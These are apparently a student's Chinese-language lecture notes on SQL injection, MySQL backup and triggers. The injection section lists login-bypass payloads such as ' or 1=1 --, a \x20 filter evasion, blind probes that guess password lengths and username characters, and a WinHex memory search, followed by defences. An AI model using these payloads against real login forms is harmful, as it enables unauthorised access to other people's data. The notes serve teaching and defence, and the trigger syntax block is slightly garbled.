

## 2020/08/26\_数据库\_第5课\_SQL注入、数据库的备份、触发器

笔记本： 数据库

创建时间： 2020/8/26 星期三 10:41

作者： ileemi

- [SQL注入](#)
  - [防止SQL注入](#)
- [数据库的备份](#)
- [触发器](#)

## SQL注入

通过注入登录写好的学生管理系统：

- 在输入账号或者密码的地方输入： "xxxx' or 1=1 -- "



代码示例：

-- sql注入 登入数据库

```
SELECT *FROM t_user WHERE user_name = '%s' and password = '%s';
```

```
SELECT *FROM t_user WHERE user_name = 'adadad' or 1 = 1 --' and password = 'adadad';
```

```
SELECT *FROM t_user WHERE user_name = 'adadad' and password = 'adadad' or 1 = 1 --';
```

-- 上述 or 后表达式为真


-- 对输入做检查，不然输入--，通过下面的输入依然可以登录数据库

```
SELECT *FROM t_user WHERE user_name = 'adadad' and password = 'adadad' or 1 = 1 or 1='';
```

-- 不让输入有空格，但是使用二进制依然可以


```
SELECT *FROM t_user WHERE user_name = 'asdfsdf' and password = 'asdfsdf'\x20or\x201 =\x201\x20or\x201='';
```

## 获取数据库表的名称和字段、数据库版本以及数据库用户名：



## 获取数据库表的字段：

- 通过WinHex 打开客户端进程，搜索 select



- 如果通过第一种方法没有获取到相关信息，可以尝试在登录数据库客户端时让字段语法报错，通过错误信息找到相关的信息。

## 获取用户名、密码字符串字节长度：

- 1' or LENGTH(password) = 4 --

登录

用户名:

密码:

☐ 显示密码

学号:

姓名:

班级:

获取数据库所有用户名及密码:


- 1' or left(user\_name, 1) = 'a' -- (通过穷举)

登录

用户名:

密码:

☐ 显示密码



## 防止 SQL 注入

办法:

- 进制账号、密码的输入中含有注释"--"、空格、单引号、转义字符
- 防止输入空格的二进制 \x20
- 数据的检查不能在客户端检测, 应该在服务器进行检测

## 数据库的备份

- MySQL 安装目录 -- Data
- Navicat -- 右键数据库 -- 转存 SQL 文件 -- 结构和数据
- MySQL 有日志: 记录每一步操作
- MySQL 安装目录下的 mysqlbinlog.exe 可以执行文件 -- 可以查看mysql日志

## 触发器

类似 Windows 的回调函数

删除一个班级, 就删除一个班级所有的学生

触发器 -- 一推sql代码, 执行某个操作会自动执行这段代码

CREATE TRIGGER

```
CREATE
  [DEFINER = user]
  TRIGGER trigger_name
  trigger_time trigger_event
```

```
ON tbl_name FOR EACH ROW
[trigger_order]
trigger_body

trigger_time: { BEFORE | AFTER }
trigger_event: { INSERT | UPDATE | DELETE }
trigger_order: { FOLLOWS | PRECEDES } other_trigger_name

select trigger fun1 ON t_class
[begin_label:] BEGIN
    [statement_list]
END [end_label]
```

将逻辑交给数据库来做

触发器 (sql代码)

```
CREATE TRIGGER ASDF AFTER DELETE ON t_class FOR EACH ROW SELECT
*FROM T_STUDENT;
```